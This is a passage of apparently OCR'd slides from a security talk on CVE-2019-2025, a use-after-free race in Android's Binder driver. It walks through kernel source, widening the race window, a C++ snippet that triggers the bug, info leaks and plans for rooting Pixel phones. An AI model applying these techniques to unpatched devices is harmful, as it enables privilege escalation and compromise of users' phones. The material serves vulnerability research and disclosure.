                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    struct binder_work *tcomplete;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    if (IS_ERR(t->buffer)) {
        /*
         * -ESRCH indicates VMA cleared. The target is dying.
         */
        return_error_param = PTR_ERR(t->buffer);
        return_error = return_error_param == -ESRCH ?
            BR_DEAD_REPLY : BR_FAILED_REPLY;
        return_error_line = __LINE__;
        t->buffer = NULL;
        goto err_binder_alloc_buf_failed;
    }
    t->buffer->allow_user_free = 0;
    t->buffer->debug_id = t->debug_id;
    t->buffer->transaction = t;
    t->buffer->target_node = target_node;
```

Unfortunately, NO!

The Race Window!

Free the binder_buffer object “t->buffer”

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spray skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

The “all-round” vulnerability

- Arbitrary write when server calling copy_from_user()!
  - t->buffer is controlled

```
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    ...
    if (copy_from_user(t->buffer->data, (const void __user *)(uintptr_t)
            tr->data.ptr.buffer, tr->data_size)) {
        binder_user_error("%d:%d got transaction with invalid data ptr\n",
            proc->pid, thread->pid);
```

The “all-round” vulnerability

- Arbitrary read when client calling copy_to_user()!
  - t->buffer is controlled
  - t->buffer->target_node is controlled

```
static int binder_thread_read(struct binder_proc *proc,
                struct binder_thread *thread,
                binder_uintptr_t binder_buffer, size_t size,
                binder_size_t *consumed, int non_block)
{
    ...
    if (t->buffer->target_node) {
        struct binder_node *target_node = t->buffer->target_node;
        struct binder_priority node_prio;

        tr.target.ptr = target_node->ptr;
        tr.cookie =  target_node->cookie;
        ...
    } else {
    ...
    ptr += sizeof(uint32_t);
    if (copy_to_user(ptr, &tr, sizeof(tr))) {
        ...
        return -EFAULT;
    }
```

The “all-round” vulnerability

- Leak kernel symbols when client calling copy_to_user()!
  - t->buffer is controlled
  - t->buffer->data_size/offset_size/data are leaked

```
static int binder_thread_read(struct binder_proc *proc,
                struct binder_thread *thread,
                binder_uintptr_t binder_buffer, size_t size,
                binder_size_t *consumed, int non_block)
{
    ...
    tr.data_size = t->buffer->data_size;
    tr.offsets_size = t->buffer->offsets_size
    tr.data.ptr.buffer = (binder_uintptr_t)
        ((uintptr_t)t->buffer->data +
        binder_alloc_get_user_buffer_offset(&proc->alloc));
    ...
    ptr += sizeof(uint32_t);
    if (copy_to_user(ptr, &tr, sizeof(tr))) {
        ...
        return -EFAULT;
    }
```

Impact: The "Waterdrop"

- Binder is so powerful and so is the vulnerability of it!
  - Arbitrary read/write
  - Universal ROOT
  - Sandbox escape
  - Affect Android devices in recent two years, and devices using Binder.
    - Commit *a0f22d6* (2016/11/14) and later
- We named the vulnerability "Waterdrop":
  - Coming from fiction - The Three Body Problem
  - Destroying nearly all of the Earth starships

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

Stable DoS to Memory corruption

```c
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    struct binder_work *tcomplete;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    if (IS_ERR(t->buffer)) {
        /*
         * -ESRCH indicates VMA cleared. The target is dying.
         */
        return_error_param = PTR_ERR(t->buffer);
        return_error = return_error_param == -ESRCH ?
            BR_DEAD_REPLY : BR_FAILED_REPLY;
        return_error_line = __LINE__;
        t->buffer = NULL;
        goto err_binder_alloc_buf_failed;
    }
    t->buffer->allow_user_free = 0;
    t->buffer->debug_id = t->debug_id;
    t->buffer->transaction = t;
    t->buffer->target_node = target_node;
```

```
f90083a9    str x9, [x29,#256]
940016b3    bl  ffffff8008d095d0 <binder_alloc_new_buf>
b140041f    cmn x0, #0x1, lsl #12
f94083a9    ldr x9, [x29,#256]
f9002920    str x0, [x9,#80]
54003d88    b.hi    ffffff8008d042c4 <binder_transaction+0xdac>
3940a001    ldrb    w1, [x0,#40]
121e7821    and w1, w1, #0xfffffffd
3900a001    strb    w1, [x0,#40]
f9402920    ldr x0, [x9,#80]
b9400122    ldr w2, [x9]
b9402801    ldr w1, [x0,#40]
331c6c41    bfi w1, w2, #4, #28
b9002801    str w1, [x0,#40]
f9402920    ldr x0, [x9,#80]
f9001809    str x9, [x0,#48]
f9402920    ldr x0, [x9,#80]
```

The Narrow Time Window!

Stable DoS to Memory corruption

- Why a narrow window?
  - Check the “buffer->allow_user_free”

```
static int binder_thread_write(struct binder_proc *proc,
        struct binder_thread *thread,
        binder_uintptr_t binder_buffer, size_t size,
        binder_size_t *consumed)
{
    ...
    switch (cmd) {
    ...
    case BC_FREE_BUFFER: {
        binder_uintptr_t data_ptr;
        ...
        buffer = binder_alloc_prepare_to_free(&proc->alloc,
                        data_ptr);
        ...
        if (!buffer->allow_user_free) {
            binder_user_error("%d:%d BC_FREE_BUFFER u%016llx matched unreturned buffer\n",
                proc->pid, thread->pid, (u64)data_ptr);
            break;
        }
        ...
        binder_alloc_free_buf(&proc->alloc, buffer);
        break;
    }
```

Stable DoS to Memory corruption


- Why a narrow window?
  - “BUG_ON()” checks

```
574 static void binder_free_buf_locked(struct binder_alloc *alloc,
575                    struct binder_buffer *buffer)
576 {
577     size_t size, buffer_size;
        ...
585     binder_alloc_debug(BINDER_DEBUG_BUFFER_ALLOC,
586            "%d: binder_free_buf %pK size %zd buffer_size %zd\n",
587             alloc->pid, buffer, size, buffer_size);
588
589     BUG_ON(buffer->free);
590     BUG_ON(size > buffer_size);
591     BUG_ON(buffer->transaction != NULL);
592     BUG_ON(buffer->data < alloc->buffer);
593     BUG_ON(buffer->data > alloc->buffer + alloc->buffer_size);
594
595     if (buffer->async_transaction) {
        ...
601     }
```

```
c7  10636 ------------[ cut here ]------------
c7  10636 kernel BUG at /buildbot/src/partner-android/p-dev-msm-bluecross-4.9-pi-qpr1/private/msm-google/drivers/android/binder_alloc.c:591!
c7  10636 ------------[ cut here ]------------
c7  10636 kernel BUG at /buildbot/src/partner-android/p-dev-msm-bluecross-4.9-pi-qpr1/private/msm-google/drivers/android/binder_alloc.c:591!
c7  10636 Internal error: Oops - BUG: 0 [#1] PREEMPT SMP
Modules linked in: sec_touch snd_soc_sdm845 snd_soc_cs35l36 snd_soc_wcd_spi snd_soc_wcd934x snd_soc_wcd9xxx wcd_dsp_glink wcd_core pinctrl_wc
c7  10636 CPU: 7 PID: 10636 Comm: pwn Tainted: G          O    4.9.96-g641303d-ab5108637 #0
c7  10636 Hardware name: Google Inc. MSM sdm845 C1 DVT1.1 (DT)
c7  10636 task: ffffffda2fca0000 task.stack: ffffffd9c4fe8000
c7  10636 PC is at binder_free_buf_locked+0x1d8/0x1f0
c7  10636 LR is at binder_alloc_free_buf+0x40/0x84
```

Stable Dos to Memory corruption

- How to extend the time window?



Allocate in low frequency CPU while freeing in high one.

It seems that it goes further, but not enough...

Stable DoS to Memory corruption

Study on the scheduler...

Then we notice the mutex lock

binder_alloc_new_buf()->binder_alloc_new_buf_locked()->mutex_unlock()

```
struct binder_buffer *binder_alloc_new_buf(struct binder_alloc *alloc,
                      size_t data_size,
                      size_t offsets_size,
                      size_t extra_buffers_size,
                      int is_async)
{
    struct binder_buffer *buffer;

    mutex_lock(&alloc->mutex);
    buffer = binder_alloc_new_buf_locked(alloc, data_size, offsets_size,
                        extra_buffers_size, is_async);
    mutex_unlock(&alloc->mutex);
    return buffer;
}
```

binder_alloc_new_buf()->mutex_unlock()->__mutex_fastpath_unlock()->__mutex_unlock_slowpath()->__mutex_unlock_common_slowpath()->wake_up_q()

Stable DoS to Memory corruption

- How to extend the time window?
  - Let freeing process waiting to be awakened

```c
static int binder_thread_write(struct binder_proc *proc,
        struct binder_thread *thread,
        binder_uintptr_t binder_buffer, size_t size,
        binder_size_t *consumed)
{
    uint32_t cmd;
    struct binder_context *context = proc->context;
    ...
    switch (cmd) {
    case BC_INCREFS:
    ...
    case BC_FREE_BUFFER: {
        binder_uintptr_t data_ptr;
        struct binder_buffer *buffer;
        ...
        buffer = binder_alloc_prepare_to_free(&proc->alloc,
                     data_ptr);
        ...
        binder_alloc_free_buf(&proc->alloc, buffer);
        break;
    }
```

```c
struct binder_buffer *binder_alloc_prepare_to_free(struct binder_alloc *alloc,
                                uintptr_t user_ptr)
{
    struct binder_buffer *buffer;

    mutex_lock(&alloc->mutex);
    buffer = binder_alloc_prepare_to_free_locked(alloc, user_ptr);
    mutex_unlock(&alloc->mutex);
    return buffer;
}
```

Stable DoS to Memory corruption

- How to extend the time window?
  - Let freeing process waiting to be awakened

So we can:

- bind the server process thread and the client process thread into the same CPU by keeping all the other CPUs busy enough.
- Also call sched_setaffinity()

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

The Baits

```c
struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
                        size_t data_size,
                        size_t offsets_size,
                        size_t extra_buffers_size,
                        int is_async)
{
    struct rb_node *n = alloc->free_buffers.rb_node;
    struct binder_buffer *buffer;
    ...
    while (n) {
        buffer = rb_entry(n, struct binder_buffer, rb_node);
        BUG_ON(!buffer->free);
        buffer_size = binder_alloc_buffer_size(alloc, buffer);

        if (size < buffer_size) {
            best_fit = n;
            n = n->rb_left;
        } else if (size > buffer_size)
            n = n->rb_right;
        else {
            best_fit = n;
            break;
        }
    }
    if (best_fit == NULL) {
        ...
        return ERR_PTR(-ENOSPC);
    }
    if (n == NULL) {
        buffer = rb_entry(best_fit, struct binder_buffer, rb_node);
        buffer_size = binder_alloc_buffer_size(alloc, buffer);
    }
```

- How does the allocating job work?
  - Traverse the “free_buffers” red-black tree to find the “best_fit”

The Baits

```
struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
                        size_t data_size,
                        size_t offsets_size,
                        size_t extra_buffers_size,
                        int is_async)
{
    struct rb_node *n = alloc->free_buffers.rb_node;
    struct binder_buffer *buffer;
    ...
    while (n) {
        buffer = rb_entry(n, struct binder_buffer, rb_node);
        ...
    }
    ...
    if (n == NULL) {
        buffer = rb_entry(best_fit, struct binder_buffer, rb_node);
        buffer_size = binder_alloc_buffer_size(alloc, buffer);
    }
    ...
    if (buffer_size != size) {
        struct binder_buffer *new_buffer;

        new_buffer = kzalloc(sizeof(*buffer), GFP_KERNEL);
        if (!new_buffer) {
            pr_err("%s: %d failed to alloc new buffer struct\n",
                   __func__, alloc->pid);
            goto err_alloc_buf_struct_failed;
        }
        new_buffer->data = (u8 *)buffer->data + size;
        list_add(&new_buffer->entry, &buffer->entry);
        new_buffer->free = 1;
        binder_insert_free_buffer(alloc, new_buffer);
    }
```

```
static size_t binder_alloc_buffer_size(struct binder_alloc *alloc,
                        struct binder_buffer *buffer)
{
    if (list_is_last(&buffer->entry, &alloc->buffers))
        return (u8 *)alloc->buffer +
            alloc->buffer_size - (u8 *)buffer->data;
    return (u8 *)binder_buffer_next(buffer)->data - (u8 *)buffer->data;
}
```

- How does the allocating job work?
  - Traverse the “free_buffers” red-black tree to find the “best_fit”
  - Allocate one if “buffer_size != size”

The Baits

```c
static void binder_free_buf_locked(struct binder_alloc *alloc,
                struct binder_buffer *buffer)
{
    size_t size, buffer_size;

    buffer_size = binder_alloc_buffer_size(alloc, buffer);
    ...
    rb_erase(&buffer->rb_node, &alloc->allocated_buffers);
    buffer->free = 1;
    if (!list_is_last(&buffer->entry, &alloc->buffers)) {
        struct binder_buffer *next = binder_buffer_next(buffer);

        if (next->free) {
            rb_erase(&next->rb_node, &alloc->free_buffers);
            binder_delete_free_buffer(alloc, next);
        }
    }
    if (alloc->buffers.next != &buffer->entry) {
        struct binder_buffer *prev = binder_buffer_prev(buffer);

        if (prev->free) {
            binder_delete_free_buffer(alloc, buffer);
            rb_erase(&prev->rb_node, &alloc->free_buffers);
            buffer = prev;
        }
    }
    binder_insert_free_buffer(alloc, buffer);
}
```


```c
static void binder_delete_free_buffer(struct binder_alloc *alloc,
                struct binder_buffer *buffer)
{
    struct binder_buffer *prev, *next = NULL;
    ...
    list_del(&buffer->entry);
    kfree(buffer);
}
```

- How does freeing job work?
  - Keep the prev one, actually call kfree() in binder_delete_free_buffer()

The Baits

- How to trigger this vulnerability stably?
  - step 1: continuously request server process


```
#define BAIT   XXX
const uint8_t *gDataArray[BAIT];
Parcel dataArray[BAIT], replyArray[BAIT];
//Avoid the reply data to be released by "~Parcel()"
for (int i = 0; i < BAIT; i++)
{
    dataArray[i].writeInterfaceToken(String16("android.media.IMediaPlayer"));
    IInterface::asBinder(player)->transact(GET_PLAYBACK_SETTINGS, \
    dataArray[i], &replyArray[i], 0);
    gDataArray[i] = replyArray[i].data();
}
...
```



Note: size, also the reply data size

The Baits

- How to trigger this vulnerability stably?
  - step 2: free in the reverse order



Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

Info leaks

```
struct binder_buffer {
    struct list_head            entry;                  /*     0    16 */
    struct rb_node              rb_node;                /*    16    24 */
    unsigned int                free:1;                 /*  40:31    4 */
    unsigned int                allow_user_free:1;      /*  40:30    4 */
    unsigned int                async_transaction:1;    /*  40:29    4 */
    unsigned int                free_in_progress:1;     /*  40:28    4 */
    unsigned int                debug_id:28;            /*  40: 0    4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction;            /*    48     8 */
    struct binder_node *        target_node;            /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t                      data_size;              /*    64     8 */
    size_t                      offsets_size;           /*    72     8 */
    size_t                      extra_buffers_size;     /*    80     8 */
    void *                      data;                   /*    88     8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

```
static void binder_transaction(struct binder_proc *proc,
                               struct binder_thread *thread,
                               struct binder_transaction_data *tr, int reply,
                               binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    struct binder_work *tcomplete;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    ...
    t->buffer->allow_user_free = 0;
    t->buffer->debug_id = t->debug_id;
    t->buffer->transaction = t;
    t->buffer->target_node = target_node;
```

- target_node will be set to null pointer
- data_size/offsets_size are available

What about the "data"?

Info leaks

```
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    ...
    if (copy_from_user(t->buffer->data, (const void __user *)(uintptr_t)
            tr->data.ptr.buffer, tr->data_size)) {
        binder_user_error("%d:%d got transaction with invalid data ptr\n",
            proc->pid, thread->pid);
```

t->buffer->data should be a writable address!

Info leaks

```
struct binder_buffer {
	struct list_head          entry;                  /*     0    16 */
	struct rb_node            rb_node;                /*    16    24 */
	unsigned int              free:1;                 /* 40:31     4 */
	unsigned int              allow_user_free:1;      /* 40:30     4 */
	unsigned int              async_transaction:1;    /* 40:29     4 */
	unsigned int              free_in_progress:1;     /* 40:28     4 */
	unsigned int              debug_id:28;            /* 40: 0     4 */

	/* XXX 4 bytes hole, try to pack */

	struct binder_transaction * transaction;          /*    48     8 */
	struct binder_node *      target_node;            /*    56     8 */
	/* --- cacheline 1 boundary (64 bytes) --- */
	size_t                    data_size;              /*    64     8 */
	size_t                    offsets_size;           /*    72     8 */
	size_t                    extra_buffers_size;     /*    80     8 */
	void *                    data;                   /*    88     8 */

	/* size: 96, cachelines: 2, members: 13 */
	/* sum members: 92, holes: 1, sum holes: 4 */
	/* last cacheline: 32 bytes */
};
```

1. One of them could leak key kernel info

AND

2. Writable address, and no crash after being written

This makes it more difficult!

Info leaks

- Bypass the check of “t->buffer->data” in copy_from_user()

arch/arm64/include/asm/uaccess.h

```
static inline unsigned long __must_check copy_from_user(void *to, const void __user *from, unsigned long n)
{
    unsigned long res = n;
    kasan_check_write(to, n);
    check_object_size(to, n, false);

    if (access_ok(VERIFY_READ, from, n)) {
        res = __arch_copy_from_user(to, from, n);
    }
    if (unlikely(res))
        memset(to + (n - res), 0, res);
    return res;
}
```

Info leaks

- Bypass the check of “t->buffer->data” in copy_from_user()

  check_object_size()→__check_object_size ()

mm/usercopy.c

```c
void __check_object_size(const void *ptr, unsigned long n, bool to_user)
{
	const char *err;

	/* Skip all tests if size is zero. */
	if (!n)
		return;

	/* Check for invalid addresses. */
	err = check_bogus_address(ptr, n);
	if (err)
		goto report;
	...
report:
	report_usercopy(ptr, n, to_user, err);
}
```

Info leaks

arch/arm64/include/asm/uaccess.h

```
443 static inline unsigned long __must_check copy_from_user(void *to, const void __user *from, unsigned long n)
444 {
...
449     if (access_ok(VERIFY_READ, from, n)) {
450         res = __arch_copy_from_user(to, from, n);
451     }
452     if (unlikely(res))
453         memset(to + (n - res), 0, res);
454     return res;
455 }
```

arch/arm64/lib/copy_from_user.S

```
22 /*
23  * Copy from user space to a kernel buffer (alignment handled by the hardware)
24  *
25  * Parameters:
26  *  x0 - to
27  *  x1 - from
28  *  x2 - n
29  * Returns:
30  *  x0 - bytes not copied
31  */
    ...
65 end .req    x5
66 ENTRY(__arch_copy_from_user)
67     uaccess_enable_not_uao x3, x4, x5
68     add end, x0, x2
```

```
2921 static void binder_transaction(struct binder_proc *proc,
2922                    struct binder_thread *thread,
2923                    struct binder_transaction_data *tr, int reply,
2924                    binder_size_t extra_buffers_size)
2925 {
2926     int ret;
2927     struct binder_transaction *t;
     ...
3184     if (copy_from_user(t->buffer->data, (const void __user *)(uintptr_t)
3185             tr->data.ptr.buffer, tr->data_size)) {
3186         binder_user_error("%d:%d got transaction with invalid data ptr\n",
3187                 proc->pid, thread->pid);
3188         return_error = BR_FAILED_REPLY;
3189         return_error_param = -EFAULT;
3190         return_error_line = __LINE__;
3191         goto err_copy_data_failed;
3192     }
```

Will not go to error branch!

Info leaks

```c
static void binder_transaction(struct binder_proc *proc,
                struct binder_thread *thread,
                struct binder_transaction_data *tr, int reply,
                binder_size_t extra_buffers_size)
{
    int ret;
    struct binder_transaction *t;
    ...
    t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
        tr->offsets_size, extra_buffers_size,
        !reply && (t->flags & TF_ONE_WAY));
    ...
    if (copy_from_user(t->buffer->data, (const void __user *)(uintptr_t)
            tr->data.ptr.buffer, tr->data_size)) {
        binder_user_error("%d:%d got transaction with invalid data ptr\n",
            proc->pid, thread->pid);
```

```c
struct binder_buffer *binder_alloc_new_buf_locked(struct binder_alloc *alloc,
                        size_t data_size,
                        size_t offsets_size,
                        size_t extra_buffers_size,
                        int is_async)
{
    struct rb_node *n = alloc->free_buffers.rb_node;
    ...
    data_offsets_size = ALIGN(data_size, sizeof(void *)) +
        ALIGN(offsets_size, sizeof(void *));
    ...
    size = data_offsets_size + ALIGN(extra_buffers_size, sizeof(void *));
    ...
    /* Pad 0-size buffers so they get assigned unique addresses */
    size = max(size, sizeof(void *));
```

Could still return a valid “struct binder_buffer” object when “tr->data_size” is zero

Info leaks

- Bypass the check of “t->buffer->data” in copy_from_user()

```
frameworks/av/media/libmedia/IMediaPlayer.cpp
IMPLEMENT_META_INTERFACE(MediaPlayer, "android.media.IMediaPlayer");

// ----------------------------------------------------------------------

status_t BnMediaPlayer::onTransact(
    uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags)
{
    switch (code) {
        case DISCONNECT: {
